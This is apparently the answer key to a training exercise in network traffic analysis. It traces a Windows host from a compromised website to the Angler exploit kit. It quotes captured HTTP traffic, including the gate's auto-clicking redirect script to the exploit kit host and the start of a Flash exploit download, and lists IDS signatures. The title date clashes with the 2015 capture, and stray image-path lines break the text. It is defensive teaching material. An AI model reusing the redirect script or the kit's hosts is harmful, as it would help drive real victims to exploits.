2014-01-09 TRAFFIC ANALYSIS EXERCISE - ANSWERS

Below is a link to the pcap for this week's traffic analysis exercise.

http://malware-traffic-analysis.net/2015/01/09/2015-01-09-traffic-analysis-exercise.pcap

A Windows host visits a website that kicks off a chain of events leading to an exploit kit.

BASIC QUESTIONS:

1) What is the date and time of this activity?
2) What is the IP address and MAC address for the Windows host that hit the exploit kit?
3) What is the domain name and IP address of the compromised web site?
4) What is the domain name and IP address for the exploit kit?
5) What web browser is the Windows host using?

BASIC ANSWERS:

1) What is the date and time of this activity?

The pcap starts at 2015-01-05 16:24:40 UTC and ends at 16:26:21 UTC.
16:24 or 16:25 UTC should be good for this answer.

2) What is the IP address and MAC address for the Windows host that hit the exploit kit?

IP address: 192.168.204.137
MAC address: 00:0c:29:9d:b8:6d

3) What is the domain name and IP address of the compromised web site?

IP address: 94.199.178.119
Domain name: www.opushangszer.hu

4) What is the domain name and IP address for the exploit kit?

IP address: 167.160.46.121
Domain name: static.domainvertythephones.com

5) What web browser is the Windows host using?

You'll find MSIE 8.0 within the user agent string, and Internet Explorer 8 is the browser the VM was using.

```
GET / HTTP/1.1
Accept: image/jpeg, application/x-ms-application, image/gif, application/xaml+xml, image/
pjpeg, application/x-ms-xbap, application/vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, */*
Referer: http://www.google.si/url?url=http://www.opushangszer.hu/
&rct=j&frm=1&q=&esrc=s&sa=U&ei=vbqqVJizOMz6UNuchOgF&ved=0CBMQFjAA&usg=AFQjCNHMtQ4z1h7gNHz
PsTF4NoN0oowU9g
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET
CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729)
Accept-Encoding: gzip, deflate
Host: www.opushangszer.hu
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 05 Jan 2015 16:24:40 GMT
Server: Apache/2.2.12 (Ubuntu)
X-Powered-By: PHP/5.2.10-2ubuntu6.10
Vary: Accept-Encoding
Content-Encoding: gzip
```

EXTRA QUESTIONS:

1) What is the exploit kit?
2) What type of exploits were sent by this exploit kit? (Flash, IE, Java, Silverlight, etc.)
3) Which HTTP request returned a redirect to the exploit kit?
4) In Wireshark, which tcp.stream contains the malware payload?
5) What snort events (EmergingThreats or VRT/Talos) are generated by this traffic?
6) What version of Flash player is the Windows host using?

EXTRA ANSWERS:

1) What is the exploit kit?

Angler EK. I saw the following events while infecting the VM:

ST	CNT	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	192.168.204.137	49188	69.65.9.55	80	6	ET CURRENT_EVENTS 32-byte by 32-byte PHP EK Gate with HTTP POST
RT	48	167.160.46.121	80	192.168.204.137	49190	6	ET CURRENT_EVENTS DRIVEBY Angler EK Apr 01 2014
RT	48	167.160.46.121	80	192.168.204.137	49190	6	ET CURRENT_EVENTS Angler EK Oct 22 2014
RT	1	192.168.204.137	49190	167.160.46.121	80	6	ET CURRENT_EVENTS Angler EK Flash Exploit URI Struct

Emerging Threats signatures:


- ET CURRENT_EVENTS 32-byte by 32-byte PHP EK Gate with HTTP POST (sid:2018442)
- ET CURRENT_EVENTS DRIVEBY Angler EK Apr 01 2014 (sid:2019224)
- ET CURRENT_EVENTS Angler EK Oct 22 2014 (sid:2019488)
- ET CURRENT_EVENTS Angler EK Flash Exploit URI Struct (sid:2019513)


Sourcefire/Talos/VRT signatures:

- [1:32481:1] POLICY-OTHER Remote non-JavaScript file found in script tag src attribute
- [1:30920:1] EXPLOIT-KIT Multiple exploit kit redirection gate
- [1:32390:1] EXPLOIT-KIT Angler exploit kit landing page detected
- [1:28612:2] EXPLOIT-KIT Multiple exploit kit Silverlight exploit download
- [1:17276:15] FILE-OTHER Multiple vendor Antivirus magic byte detection evasion attempt

2) What type of exploits were sent by this exploit kit? (Flash, IE, Java, Silverlight, etc.)

Flash and Silverlight exploits, and maybe an Internet Explorer exploit as part of the landing page.





3) Which HTTP request returned a redirect to the exploit kit?

akronkappas.com - POST /d2a42e1f7d9a1021bd7d93af414c95c4.php?q=70a9b40eb73da11445c3a3609c8241d9


```
POST /d2a42e1f7d9a1021bd7d93af414c95c4.php?q=70a9b40eb73da11445c3a3609c8241d9 HTTP/1.1
Accept: image/jpeg, application/x-ms-application, image/gif, application/xaml+xml, image/
pjpeg, application/x-ms-xbap, application/vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, */*
Accept-Language: en-US
Referer: http://imprintchurch.org/d6bc1dc7da4ed54a62b93b5d0f1cc40c.swf
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729)
Accept-Encoding: gzip, deflate
Host: akronkappas.com
Content-Length: 307
Connection: Keep-Alive
Cache-Control: no-cache

ip=4wivDYZkyXfwpSlRQQ%3D%3D&ua=tlP7Vt89hmr1vjdAW8YqmDT%2FsGFiyxROsPBX45R6HxinEeZC%
2BYGrgEA0mmA3NDIJUYzgWm29EKShU2QPqxBXzQ5OIO1NfJGMPwbcal6bdsLOjhE6PxEqiVMLSlzkhwGL7waQC2MG3kV%
2F8caj%2FfdOUfa%2BVdO9rM0WISe0rMU%2BiMr80Q%3D%3D&furl=s0j1T4l%2ByDa18XMJEIshmin%
2FrWZ2wgMB6elM74EySFjyWehW%2F4Lg3F91jz8yJmcUVQ%3D%3DHTTP/1.1 200 OK
Date: Mon, 05 Jan 2015 16:24:48 GMT
Server: Apache
X-Powered-By: PHP/5.4.36
Cache-Control: no-store, no-cache, must-revalidate, max-age=0, post-check=0, pre-check=0
Pragma: no-cache
Expires: Sat, 26 Jul 1997 05:00:00 GMT
Keep-Alive: timeout=5, max=150
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html

8c
<a id='myLink' href='http://static.domainvertythephones.com/3h251q2c35'>click</
a><script>document.getElementById('myLink').click();</script>
0
```

4) In Wireshark, which tcp.stream contains the malware payload?

tcp.stream eq 4 (the payload is encrypted)




5) What snort events (EmergingThreats or VRT/Talos) are generated by this traffic?

See my previous answer for identifying the exploit kit.

6) What version of Flash player is the Windows host using?

version 11.8.800.94


GET /ah9KedcN1jtKbdju6QO1sUuU1VEEgo9GoKnhBF1IZv12Z1slBsHOE1aHnOKWMBB2 HTTP/1.1
Accept: */*
Accept-Language: en-US
Referer: http://static.domainvertythephones.com/3h251q2c35
x-flash-version: 11,8,800,94
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729)
Host: static.domainvertythephones.com
Connection: Keep-Alive
HTTP/1.1 200 OK
Server: nginx/1.2.1
Date: Mon, 05 Jan 2015 16:25:12 GMT
Content-Type: application/x-shockwave-flash
Content-Length: 44799
Connection: keep-alive
Cache-Control: no-cache, must-revalidate, max-age=1
Expires: Sat, 26 Jul 1997 05:00:00 GMT
Last-Modified: Sat, 26 Jul 2040 05:00:00 GMT
Pragma: no-cache
CWS 0...x.l....]...}....f.. .....D@.w#.
.M..<iEdx....Up.\...p.C......J...f.w.
{.g...?..o.........?...._........?..........p....7........_....._...?......v..............o.